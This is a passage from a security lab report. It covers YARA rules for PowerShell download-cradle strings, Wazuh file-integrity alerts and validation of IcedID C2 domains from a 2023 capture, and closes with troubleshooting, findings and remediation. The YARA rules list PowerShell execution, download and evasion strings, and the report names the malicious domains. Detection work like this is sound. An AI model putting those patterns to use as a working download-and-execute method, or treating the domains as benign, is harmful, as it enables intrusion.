

Figure 34: ThreatFox entry 1206803 for missisanjoup.shop (expired entry)

Shows the banner "This IOC expired" (2026-09-15 10:39:25 UTC): the record is now informational and not exported. It does not change the 2023 attribution.

Chapter 7: Configuration and Detection Logic

7.1 The YARA rule: original, actual change and recommended improvements

The original rule is reproduced from Figure 4 and the tuned rule from Figure 5 (column alignment added for readability; the strings and conditions are as shown in the screenshots).

Original rule (2026-07-14), recovered from the screenshot

```
rule Suspicious_PowerShell_C2
{
    meta:
        author = "Aigbokhaode Hope Imomoh"
        description = "Detects suspicious PowerShell commonly used in C2 activity"
        date = "2026-07-14"
        category = "PowerShell"
    strings:
        $ps1  = "powershell.exe"          nocase ascii wide
        $ps2  = "-EncodedCommand"         nocase ascii wide
        $ps3  = "-ExecutionPolicy Bypass" nocase ascii wide
        $ps4  = "IEX"                     nocase ascii wide
        $ps5  = "Invoke-Expression"       nocase ascii wide
        $ps6  = "DownloadString"          nocase ascii wide
        $ps7  = "Net.WebClient"           nocase ascii wide
        $ps8  = "Invoke-WebRequest"       nocase ascii wide
        $ps9  = "FromBase64String"        nocase ascii wide
        $ps10 = "Start-BitsTransfer"      nocase ascii wide
        $ps11 = "http://"                 nocase ascii wide
        $ps12 = "https://"                nocase ascii wide
    condition:
        $ps1 and 3 of ($ps2,$ps3,$ps4,$ps5,$ps6,$ps7,$ps8,$ps9,$ps10,$ps11,$ps12)
}
```

Tuned rule (2026-11-12), saved over the original file

```
rule Suspicious_PowerShell_Download_Cradle
{
    meta:
        author = "Aigbokhaode Hope Imomoh"
        description = "Suspicious PowerShell download/execution patterns - needs analyst validation"
        date = "2026-11-12"
        category = "PowerShell"
    strings:
        $ps1    = "powershell.exe"          nocase ascii wide
        $evade1 = "-EncodedCommand"         nocase ascii wide
        $evade2 = "-ExecutionPolicy Bypass" nocase ascii wide
        $exec1  = "IEX" fullword            nocase ascii wide
        $exec2  = "Invoke-Expression"       nocase ascii wide
        $dl1    = "DownloadString"          nocase ascii wide
        $dl2    = "Net.WebClient"           nocase ascii wide
        $dl3    = "Invoke-WebRequest"       nocase ascii wide
        $dl4    = "Start-BitsTransfer"      nocase ascii wide
        $b64    = "FromBase64String"        nocase ascii wide
    condition:
        filesize < 1MB and $ps1 and
        1 of ($evade*) and 1 of ($dl*, $exec*, $b64)
}
```

Table 12: Original and tuned YARA rules compared

Aspect	Original	Tuned (actual change)	Why it matters
Name	Suspicious_PowerShell_C2	Suspicious_PowerShell_Download_Cradle	The rule detects patterns, not proven C2 activity
URL strings	http:// and https:// count toward the condition	Removed	Nearly every script and document contains URLs; they inflate matches
IEX	Any occurrence	fullword	Avoid matching inside longer words
Structure	powershell.exe plus any 3 of 11 strings	powershell.exe plus 1 evasion string plus 1 download/execution/base64 string	Requires two different kinds of evidence
File size limit	None	filesize < 1MB	Faster, avoids huge files
Description	Claims C2 activity	States "needs analyst validation"	Sets analyst expectations

Line-by-line reading of the tuned rule

- `meta`: author, description, date and category. These do not affect matching but help analysts.
- `$ps1`: the process name that must be present.
- `$evade1, $evade2`: flags often used to hide or bypass restrictions.
- `$exec1, $exec2`: commands that run text as code.
- `$dl1 to $dl4` and `$b64`: download methods and base64 decoding.
- `condition`: size below 1 MB, `powershell.exe` present, at least one evasion string, and at least one of the download, execution or base64 strings.

Recommended future improvements (not implemented)

- Test the rule against a set of clean scripts and administrator scripts to measure false positives.
- Add a second rule or condition for hidden-window and encoded-command combinations seen in real incidents.
- Keep the rule file in version control with a change log.

7.2 The IcedID IOC rule

The rule `IcedID_TA577_IOCs` in `icedid_ta577.yar` was used as it already existed. Its source text was not displayed in any screenshot. From the `-s` output we can infer its structure: three domain strings ($domain1 mazdakrichest.com, $domain2 mraskopal.link, $domain3 missisanjoup.shop), two certificate-issuer strings ($cert1 Let's Encrypt, $cert2 Google Trust Services) and one keyword string. The condition was not shown.

> **WARNING** Certificate-issuer strings are weak indicators because many legitimate sites use these issuers. In a production rule they should only support, never trigger, a detection.

7.3 Wazuh FIM detection logic

Wazuh's built-in rule 554 produced the alert; no custom rule was written for this lab. The alert fields (from the figures) are:

Table 13: Key fields of the Wazuh alert

Field	Value observed	Meaning
decoder.name	`syscheck_new_entry`	Decoder that parsed the FIM event
rule.id / level	`554 / 5`	Rule "File added to the system", low-medium severity
rule.groups	`ossec, syscheck, syscheck_entry_added, syscheck_file`	Rule categories
full_log	`File c:\fim_test\ps_test_artifact.txt added; Mode: whodata`	Raw message and monitoring mode
syscheck.path	`c:\fim_test\ps_test_artifact.txt`	Monitored path
syscheck.sha256_after	`3548f4b3d94419db063016caa79c2d5a76d1657dc7129fbade590d2165fd7b78`	Hash at detection time
syscheck.size_after	`601`	Size in bytes
syscheck.audit.process.name / id	`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe / 6324`	Process that wrote the file
syscheck.audit.user.id	`S-1-5-21-200352311-1354124744-2092920341-500`	Account SID; RID 500 is the built-in Administrator
syscheck.uid_after / uname_after	`S-1-5-32-544 / Administrators`	Owner of the file (the Administrators group)

7.4 Configuration of the monitored folder

According to the lab notes the directory C:\FIM_Test was added to the agent's ossec.conf on 11 November 2026 with real-time monitoring, whodata and report_changes (backup file ossec.conf.bak). The configuration was not captured in this lab's screenshots, so the example below is **typical syntax, not a copy of the lab file**.

Example FIM directory entry (typical syntax; verify against your own ossec.conf)

```
<syscheck>
  <directories realtime="yes" check_all="yes" report_changes="yes" whodata="yes">C:\FIM_Test</directories>
</syscheck>
```

7.5 Recommended Wazuh rule for YARA hits (illustrative, untested)

If YARA is run on a monitored host and its hits are appended to a log file read by the agent, a decoder and rule like the following could raise an alert. This was **not implemented or tested**; validate it with `wazuh-logtest` before use and choose a rule ID that is unused in your local_rules.xml.

Example only (not part of the lab)

```
<!-- decoder -->
<decoder name="yara_hit">
  <prematch>^YARA_HIT </prematch>
</decoder>
<decoder name="yara_hit_fields">
  <parent>yara_hit</parent>
  <regex>rule=(\S+) file=(\S+)</regex>
  <order>yara_rule,yara_file</order>
</decoder>

<!-- rule -->
<group name="local,yara,">
  <rule id="100630" level="10">
    <decoded_as>yara_hit</decoded_as>
    <description>YARA rule $(yara_rule) matched $(yara_file)</description>
  </rule>
</group>
```

Chapter 8: Testing and Results

Status key: **Verified** = shown directly in evidence; **Partly verified** = shown with a stated limitation; **Not performed** = no evidence exists.

Table 14: Test matrix

ID	Test scenario	Expected	Actual	Evidence	Status
T1	Tuned rule scans the artifact	Match with matched strings	9 string matches, rule name correct	Figure 8	Verified
T2	Clean file does not match (negative control)	No output for the clean file	No clean file appears in the saved folder listing	Figure 9	Not performed
T3	Hash and metadata captured	SHA256 and stat saved	hash.txt and metadata.txt created	Figure 9	Verified
T4	File transferred to Windows unchanged	Same SHA256	Windows hash equals Kali hash (case ignored)	Figure 11	Verified
T5	Wazuh FIM raises an alert for the new file	Rule 554 for the path	Rule 554, level 5, in whodata mode	Figure 13, Figure 14	Verified
T6	Wazuh hash equals Kali hash	Identical SHA256	Identical SHA256 and size	Figure 15	Verified
T7	Whodata names the process and account	Process and user fields	powershell.exe PID 6324; SID ending -500	Figure 16	Partly verified (user name not visible)
T8	Alert time matches transfer time	Alert within seconds of the transfer	Alert 19:18:07 against transfer at about 19:13 (Windows clock); see Chapter 10	Figure 11, Figure 17	Unresolved discrepancy
T9	IcedID rule matches the pcap	Domain matches	3 domains, 2 certificate strings matched	Figure 19	Verified
T10	Pcap shows the host looking up and connecting to the domains	DNS and TLS evidence	DNS queries for mraskopal.link; TLS names for all three	Figure 21	Verified (DNS answers for other domains not extracted)
T11	Pcap IPs found in passive DNS	IP in history for each domain	Found for all three, with date differences	Table 10	Verified
T12	IOC database attribution	IcedID entries	All three domains listed, confidence 100%	Table 11	Verified
T13	Victim host name and user identified from the pcap	Host name and account	Only the IP 10.11.27.101	-	Not performed
T14	Evidence of execution (process or Sysmon events) for Case B	Process events	Not applicable to a pcap-only dataset	-	Not performed
T15	Native YARA to Wazuh integration or custom rule	Alert generated from a YARA hit	Not attempted	-	Not performed

8.1 What succeeded

- The rule, scan, hash, transfer and Wazuh correlation form a complete, verifiable chain for Case A.
- The IcedID domains were validated by four independent sources: YARA, tshark, VirusTotal passive DNS and ThreatFox.

8.2 What failed or needed correction

- Two VirusTotal searches used misspelled domains and returned misleading clean results (Chapter 10).
- ThreatFox searches first failed on syntax and a browser verification page (Chapter 10).
- The tshark plugin error appeared on every command but did not stop the results.

8.3 What remains untested

- A negative control (a clean script or document that should not match).
- Windows Defender or Sysmon behaviour with the artifact.
- A native Wazuh rule triggered by a YARA hit.
- Hostname, user and persistence analysis for 10.11.27.101.

8.4 Answers to the analyst questions

Table 15: Analyst questions and answers

Question	Answer	Evidence
What happened?	Case A: a test file with PowerShell-style strings was copied from Kali to Windows and written by powershell.exe. Case B: a captured host (10.11.27.101) looked up and connected to three domains later attributed to IcedID.	Figure 11, Figure 21
How was it detected?	YARA rule hits on Kali, Wazuh FIM rule 554 on the endpoint, and tshark, VirusTotal and ThreatFox validation for the pcap.	Figure 8, Figure 14, Figure 19
What evidence supports the finding?	Scan output, hashes, the Wazuh alert fields, DNS and TLS records, passive DNS and ThreatFox entries.	Chapter 9
Which host and account were involved?	Case A: DESKTOP-T6T1N2V (192.168.56.109), account with SID ending -500 (built-in Administrator), process powershell.exe PID 6324. Case B: host 10.11.27.101; account unknown.	Figure 13, Figure 16, Figure 21
What other systems or events should be checked?	Other hosts that resolved or connected to the three domains or the /live/ URL; DNS, proxy and firewall logs; Sysmon process creation and network events; email or download events before the first lookup; persistence on 10.11.27.101.	Recommendations, Chapter 12
What action would you take in a real SOC?	Case A: close as a test and record tuning notes. Case B: treat as probable compromise: isolate the host, block the indicators at DNS and proxy, search for other contacts, collect forensic data, reset exposed credentials and escalate.	Chapters 11 and 12

Chapter 9: Evidence and Screenshot Analysis

To keep each screenshot next to the procedure it supports, figures appear in Chapters 2, 4, 6 and 10. This chapter is the analytical register: for every figure it states the procedure step, what the figure demonstrates and its limitations. The cleaned figures are presentation copies; the original screenshots were left unchanged and are listed with SHA256 values in Appendix C.

Table 16: Figure analysis register

Figure	Step	What it displays	What it demonstrates	Limitation
Figure 1	Plan	Task sheet	Scope of the lab	Source image only
Figure 2	Plan	Lab diagram	How components interact	Diagram, not a screenshot
Figure 3	1	Rule library folders	An existing YARA workspace	No YARA version
Figure 4	1	Original rule text	Starting point for tuning	Rule later overwritten
Figure 5	2	Tuned rule in nano	Rule change	Shows editing, not saving
Figure 6	3-4	mkdir, touch, nano, cat	Workspace and artifact creation	Fish shell commands only
Figure 7	4	Artifact text in nano	Harmless text content	No execution test
Figure 8	5	YARA output with 9 matches	Detection by the tuned rule	No negative control
Figure 9	6	sha256sum and stat	Baseline hash and timestamps	Kali clock only
Figure 10	7	ip -4 a and HTTP log	Transfer served to 192.168.56.109	Single request shown
Figure 11	8	Windows download and hash	Identical hash on the endpoint	Windows time zone not stated
Figure 12	9	FIM events list	The alert exists among 67 hits	Filters not shown
Figure 13	9	Agent, decoder, full_log	Host and whodata mode	Cropped fields
Figure 14	9	Rule 554 details	Rule, level and groups	Cropped fields
Figure 15	9	Path, SHA1, SHA256, size	Hash equals Kali hash	mtime offset unexplained
Figure 16	9	Audit process and user	Process and account attribution	User name not visible
Figure 17	9	SHA256, owner, timestamp	Alert time	Time not synchronised with Kali
Figure 18	10	Downloads listing	Files used; no malware archive listed	How files were obtained not captured
Figure 19	11	IOC rule output	Domains and certificates matched	Rule source not shown
Figure 20	11	More output and hashes	File fingerprints	Terminal capture only
Figure 21	12	DNS and TLS records	Victim IP and destinations	Only mraskopal DNS filtered
Figure 22	13	VT report mazdakrichest.com	14/92 vendors	Reputation lags real time
Figure 23	13	Passive DNS	172.67.164.29 on 2023-11-27	Passive DNS is incomplete by nature
Figure 24	13	URL details	Domain now parked	Not 2023 content
Figure 25	13	VT report mraskopal.link	12/92 vendors	Relations table on next figure
Figure 26	13	Passive DNS	104.21.39.107 on 2023-11-28	One day after capture
Figure 27	13	VT report missisanjoup.shop	13/92 vendors	Reputation lags real time
Figure 28	13	Passive DNS	172.67.134.246 on 2023-11-14	Two weeks before capture

Figure	Step	What it displays	What it demonstrates	Limitation
Figure 29	14	ThreatFox search	IcedID entries for domain and URL	List view only
Figure 30	14	ThreatFox search	IcedID entry	List view only
Figure 31	14	ThreatFox search	IcedID entry	List view only
Figure 32	14	Entry 1206787	botnet_cc, 100% confidence	Reporter anonymous
Figure 33	14	Entry 1206802	botnet_cc, first seen 17:25:19	Single-reporter feed
Figure 34	14	Entry 1206803	Expired but informational	Expiry is a database state
Figure 35	Ch. 10	Misspelled lookup	Why exact strings matter	Not the real IOC
Figure 36	Ch. 10	Misspelled lookup	Why exact strings matter	Not the real IOC
Figure 37	Ch. 10	Browser verification page	Access problem	Photograph of the screen
Figure 38	Ch. 10	Syntax error page	Required ioc: prefix	Photograph of the screen

9.1 How the screenshots were prepared

- Cropped to remove empty terminal area, the VirtualBox status strip and unrelated browser areas; the clock and address bar were kept where they provide evidence.
- Enlarged 2x (Lanczos) for the small Wazuh detail panels and one task-sheet image, and lightly sharpened for print.
- Two photographs of the screen were cropped and reduced; they were not retouched or straightened.
- No values, commands, timestamps or error messages were changed. No annotations or redactions were applied. The visible Wazuh agent and VirusTotal account display names are the lab owner's own.

Chapter 10: Troubleshooting and Root-Cause Analysis

Each item records the symptom, what was done, the root cause where known, and whether it was verified. Unknown causes are stated as unknown.

Table 17: Problems encountered

#	Symptom	Cause	Action and result	Status
1	Terminal is fish; some bash syntax (here-documents) is not supported	Kali's default shell is fish (banner "Welcome to fish" in the terminal)	Used touch, nano, echo and printf to create files. Worked	Confirmed
2	Original rule lost after saving the tuned version	The tuned rule was saved over powershell_detection.yar without a backup	Original text recovered from the cat screenshot (Figure 4). Recommend version control	Confirmed
3	Alert time (19:18:07) is about five minutes after the transfer (about 19:13 on the Windows clock; Kali log 13:13:06 -0500). Earlier FIM tests fired within about one to four seconds (e.g. 10:54:47 command, 10:54:48 alert)	Not determined. Possible causes (unverified): delayed event handling in whodata, agent queue delay, or unsynchronised VM clocks	Correlation relied on hash and path instead of time. Next step: compare the agent ossec.log around 19:13-19:18 with the manager alert log	Unresolved
4	syscheck.mtime_after shows 20:13:05, one hour after the file write (about 19:13)	Not determined; possibly a time-zone display issue for the mtime field	Not used as evidence. Verify time zone settings on all machines and enable NTP	Unresolved
5	Two VirusTotal lookups returned "0 detections"	Domains were misspelled: mraskopa.link (should be mraskopal.link) and missianjoup.shop (should be missisanjoup.shop) (Figure 35, Figure 36)	Re-ran the lookups with names copied from the tshark output; true results were 12/92 and 13/92	Confirmed
6	VirusTotal URL report has no Relations tab	Relations (passive DNS) are on the domain report, not the URL report	Searched the bare domain while signed in; the tab appeared (Figure 23)	Confirmed
7	ThreatFox showed "Checking your browser" and waited for a checkbox (Figure 37)	Bot-protection page; the exact cause of the stall was not recorded	Retried; the IOC database page loaded later	Resolved, cause not recorded
8	ThreatFox search returned "Wrong search term. Please re-check your search syntax" (Figure 38)	A bare domain is not valid search syntax; the ioc: prefix is required	Searched `ioc:mraskopal.link` and the others; results returned	Confirmed
9	tshark prints "Couldn't load plugin falco-events.so ... undefined symbol"	A tshark plugin built against a different library version (not investigated)	Ignored: the filters still returned DNS and TLS records	Cause unconfirmed

10.1 Reasoning behind key decisions

- **Item 3:** because the time stamps could not be trusted, the report compares SHA256, size and path. These do not depend on clock settings.
- **Item 5:** a single wrong character produced a "clean" result. In an investigation this could lead an analyst to dismiss a real indicator. Copying indicators from tool output avoids the error.

- **Item 8:** the page's "Search Syntax" help explains the available prefixes. When a search tool rejects a query, read its syntax guide before changing the query.



Figure 35: Misspelled lookup: http://mraskopa.link/ shows 0/92

Shows a different, clean-looking object because the domain name was wrong. Must not be used as evidence for mraskopal.link.



Figure 36: Misspelled lookup: http://missianjoup.shop/ shows 0/93

Shows the same mistake for the second domain. Report date 2026-11-12 19:40:44 UTC (14:41 Kali time).



Figure 37: ThreatFox browser-verification page (photograph of the screen)

Shows "Checking your browser" and a request to tick a checkbox. Evidence of the access problem. The photograph is slightly tilted and was not straightened.



Figure 38: ThreatFox syntax error for a bare domain search (photograph of the screen)

Shows the search box containing mraskopal.link and the message "Wrong search term. Please re-check your search syntax". The photograph was not straightened.

Chapter 11: Security Findings and Risk Analysis

Findings are classified as **Confirmed** (directly evidenced), **Possible** (plausible but not proven) or **Assumption**.

Table 18: Security findings

ID	Finding	Class	Evidence	Likely impact
F1	A file written by powershell.exe under the built-in Administrator account was detected by Wazuh FIM with a matching hash	Confirmed	Figure 16, Figure 15	Shows the lab can attribute file writes to process and account
F2	The tuned rule detects PowerShell download-cradle patterns in plain text	Confirmed	Figure 8	Useful as a hunting lead. Matches text, not behaviour
F3	The tuned rule may still flag harmless administrator scripts	Possible	Rule logic (Table 12); not tested against clean files	False positives can waste analyst time
F4	Host 10.11.27.101 in the 2023 capture looked up and connected to three IcedID-attributed domains	Confirmed	Figure 21, Table 11	In a real network this is a high-priority compromise lead
F5	The three domains were new at the time of use (registered 2023-10-11 to 2023-10-16) and had low reputation scores at first	Confirmed	Table 9, Table 10	Reputation-only blocking would have missed them on the day
F6	The IOC rule hit on the IOC text file is a self-match	Confirmed	Figure 19	Counting it as a detection would overstate results
F7	The pcap victim executed IcedID	Assumption	The capture shows C2-style contacts; execution was not examined	Do not state as fact without process evidence
F8	Kali is not monitored by Wazuh, so YARA hits on Kali produce no alert	Confirmed	Design of the lab (Chapter 4)	Detection depends on a manual hash correlation
F9	Time stamps across Kali, Windows and the Wazuh dashboard cannot be compared reliably	Confirmed	Chapter 10, items 3 and 4	Complicates timelines in a real incident
F10	The original YARA rule was overwritten without a backup	Confirmed	Figure 4, Figure 5	Loss of rule history

11.1 MITRE ATT&CK context (informational)

The artifact's strings resemble techniques catalogued as PowerShell (T1059.001), ingress tool transfer (T1105) and obfuscated files or information (T1027). These mappings describe what the *text* imitates. No technique was executed or observed in Case A.

11.2 Risk summary

- **Highest risk (Case B in a real network):** an internal host communicating with known C2 domains. This would require immediate containment.
- **Moderate risk (process):** unsynchronised clocks and an unversioned rule file reduce the reliability of future investigations.
- **Low risk (Case A):** a harmless test file, correctly detected.

Chapter 12: Mitigation and Remediation

Only two protective practices were actually applied in this lab: using an inert test file instead of malware, and keeping the IcedID data on Kali. Everything below is a **recommendation** unless stated.

Table 19: Implemented versus recommended

Item	Implemented?
Inert benign artifact; no detonation	Yes
Pcap and IOC files kept on Kali only	Yes
Rule tuning (URL strings removed, IEX fullword, size limit)	Yes (in the rule file)
Rule backup and version control	No
Clock synchronisation (NTP) on all VMs	No
YARA run on the monitored endpoint or via Wazuh active response	No
Custom Wazuh rule for YARA hits	No
Blocking the IcedID domains at DNS or proxy (real network)	No (not applicable to the lab)

R1: Put rules under version control

Item	Detail
Status	Recommended
Objective	Prevent loss of rule history.
How to implement	Create a Git repository for ~/YARA_Project/rules; commit before every edit; write a short message describing each change.
Expected benefit	Every version can be restored and compared.
Operational impact	A few seconds per change.
Verification	Run `git log` and confirm that the original Suspicious_PowerShell_C2 rule is listed.
Residual risk	Rules edited outside the repository are not protected.

R2: Synchronise clocks and time zones

Item	Detail
Status	Recommended
Objective	Make timestamps comparable across Kali, Windows and Ubuntu.
How to implement	Enable NTP on every VM, set the intended time zone, and record the offset between the dashboard and the hosts.
Expected benefit	Reliable timelines and easier alert-to-event matching.
Operational impact	Small configuration effort; VMs need a time source.
Verification	Compare `date` on Kali, `Get-Date` on Windows and the Ubuntu clock; differences should be seconds, not minutes or hours. Repeat the artifact transfer and compare the alert time.
Residual risk	Time display settings can still differ between the dashboard and the agent log.

R3: Run YARA on the monitored endpoint

Item	Detail
Status	Recommended
Objective	Let Wazuh see YARA hits as alerts instead of correlating manually.
How to implement	Install YARA on the Windows host or use a Wazuh capability that runs YARA when FIM detects a new file; append hits to a log file the agent reads and add the decoder and rule from section 7.5 (after testing with wazuh-logtest).
Expected benefit	Hits arrive in the SIEM with host, path and hash.
Operational impact	More load on the endpoint; rules must be maintained.
Verification	Copy the artifact into C:\FIM_Test and confirm that both the rule 554 alert and a YARA alert appear for the same path.
Residual risk	Files outside monitored folders are still not scanned.

R4: Add a negative control and false-positive tests

Item	Detail
Status	Recommended
Objective	Show that the rule does not match clean content.
How to implement	Create a clean script and a clean notes file, scan them with the same command and record that nothing matches. Repeat with real administrator scripts.
Expected benefit	Measured false-positive behaviour.
Operational impact	None.
Verification	Scan output is empty for the clean files; save it to a file with `tee`.
Residual risk	Unknown scripts in production may still match.

R5: Weight and test IOC rules before use

Item	Detail
Status	Recommended
Objective	Reduce false positives from weak strings in the IcedID rule.
How to implement	Trigger only on the three domains and the /live/ URL; treat certificate strings as supporting evidence; keep the IOC list and the rule separate.
Expected benefit	Matches on certificate issuers alone no longer alert.
Operational impact	Less noise.
Verification	Scan a capture of ordinary browsing; there should be no hit.
Residual risk	IOCs go stale: the three domains are now expired.

R6: Contain a real IcedID-style incident (applies to a production network)

Item	Detail
Status	Recommended (not applicable to the lab)
Objective	Stop communication and preserve evidence.
How to implement	Isolate the host, block the domains and URL at DNS and proxy, search DNS, proxy and firewall logs for other contacts, collect memory and disk evidence, reset exposed credentials and escalate to incident response.
